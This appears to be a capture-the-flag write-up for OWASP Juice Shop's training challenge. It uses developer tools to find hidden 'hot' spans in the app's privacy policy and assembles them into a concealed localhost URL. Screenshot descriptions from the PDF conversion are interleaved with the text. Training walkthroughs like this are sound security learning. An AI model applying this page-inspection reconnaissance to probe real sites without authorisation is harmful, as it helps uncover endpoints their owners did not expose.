
Description: Attackers may exploit vague or poorly implemented privacy policies to identify inconsistencies or system behaviors that reveal technical details about backend infrastructure, API endpoints, or authentication mechanisms.

Impact: By extracting technical insights from privacy policies, attackers can craft targeted exploits or social engineering campaigns. Organizations may also face legal consequences if the policy fails to align with actual data-handling practices.


Steps to reproduce the vulnerability:



This is a very interesting challenge that I really liked learning it.
Here we needed to prove that we actually read the privacy and policy of the website.
So we need to head there first.




We go to privacy and policy segment on website and we see that we have successfully solved a challenge but it's not what we looking for.




After reading first paragraph of the website, we notice that there is a glowing area on top of the http link.

As we continued reading more we came across more of these.



So, we decided to use developer tools in order to see what's going on here.
We found the exact code line of glowing part and we see that It has a class of "hot".



When we check other ones also we found we see that they all have “hot” class. So this can be a hint and we try to find all the “hot” classes and write them down.

Effective date: March 15, 2019

span.hot 96.55 x 16.5

OWASP Juice Shop ("us", "we", or "our") operates the <http://127.0.0.1> website (the "Service").

This page informs you of our policies regarding the collection, use, and disclosure of personal data when you use our Service and the choices you have associated with that data. Our Privacy Policy for OWASP Juice Shop is created with the help of the [Free Privacy Policy website](#).

We use your data to provide and improve the Service. By using the Service, you agree to the collection and use of information in accordance with this policy. Unless otherwise defined in this Privacy Policy, terms used in this Privacy Policy have the same meanings as in our Terms and Conditions, accessible from <http://127.0.0.1>.

span.hot 82.3167 x 16.5



We may also collect information how the Service is accessed and used ("Usage Data"). This Usage Data may include information such as your computer's Internet Protocol address (e.g. IP address), browser type, browser version, the pages of our Service that you visit, the time and date of your visit, the time spent on those pages, unique device identifiers and other diagnostic data.


A1.3 Tracking & Cookies Data

We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.

Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also use beacons, tags, and scripts to collect and track information and to improve and analyze our Service.

You can instruct your browser to refuse all cookies or to indicate when a cookie is being sent. However, if you do not accept cookies, you may not be able to use some portions of our Service.





The screenshot shows the OWASP Juice Shop privacy policy page. The current section is 'B. Transfer Of Data'. The content states:


Your information, including Personal Data, may be transferred to — and maintained on — computers located outside of your state, province, country or other governmental jurisdiction where the data protection laws may differ than those from your jurisdiction.

If you are located outside Germany and choose to provide information to us, please note that we transfer the data, including Personal Data, to Germany and process it there.

Your consent to this Privacy Policy follows [span.hot] 137.267 x 16.5 n of such information represents your agreement to that transfer.

OWASP Juice Shop will take all steps reasonably necessary to ensure that your data is treated securely and in accordance with this Privacy Policy and no transfer of your Personal Data will take place to an organization or a country unless there are adequate controls in place including the security of your data and other personal information.

The browser's developer tools (Firefox) are open, showing the DOM structure and the CSS inspector. The CSS inspector highlights a span element with the class 'hot' (span.hot) which has a bounding box of 137.267x16.5.



The screenshot shows the OWASP Juice Shop privacy policy page. The current section is 'F. Links To Other Sites'. The content states:

These third parties have access to your Personal Data only to perform these tasks on our behalf and are obligated not to disclose or use it for any other purpose.

F. Links To Other Sites

Our Service may contain links to other sites that are not operated by us. If you click on a third party link, you will be directed to that third party's site. We strongly advise you to review the Privacy Policy of every site you visit.

We have no control over and assume no responsibility for the content, privacy policies or practices of any third party sites or services.

The browser's developer tools (Firefox) are open, showing the DOM structure and the CSS inspector. The CSS inspector highlights a span element with the class 'hot' (span.hot) which has a bounding box of 82.1667x16.5.

Since the first one was a http link we thought that maybe it's a header and we started combining all the puzzle pieces we found.

The screenshot shows a Firefox browser window with the title "OWASP Juice Shop". The address bar displays the URL "http://127.0.0.1:3000/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility". The page content is a "Privacy Policy" document from OWASP Juice Shop, dated March 15, 2019. It discusses the collection, use, and disclosure of personal data. A note at the bottom states: "We use your data to provide and improve the Service. By using the Service, you agree to the collection and use of information in accordance with this policy. Unless otherwise defined in this Privacy Policy, terms used in this Privacy Policy have the same meanings as in our Terms and Conditions, accessible from http://127.0.0.1".

The developer tools' CSS panel is open, showing the source code of the page. A specific CSS rule for a blue-grey background color is highlighted:

```
.bluegrey-lightgreen-theme .mat-app-background { background-color: #303030; color: #fff; }
```


The right side of the developer tools shows the box model properties for the highlighted element:

margin	0
border	0
padding	0
width	1459px
height	60px

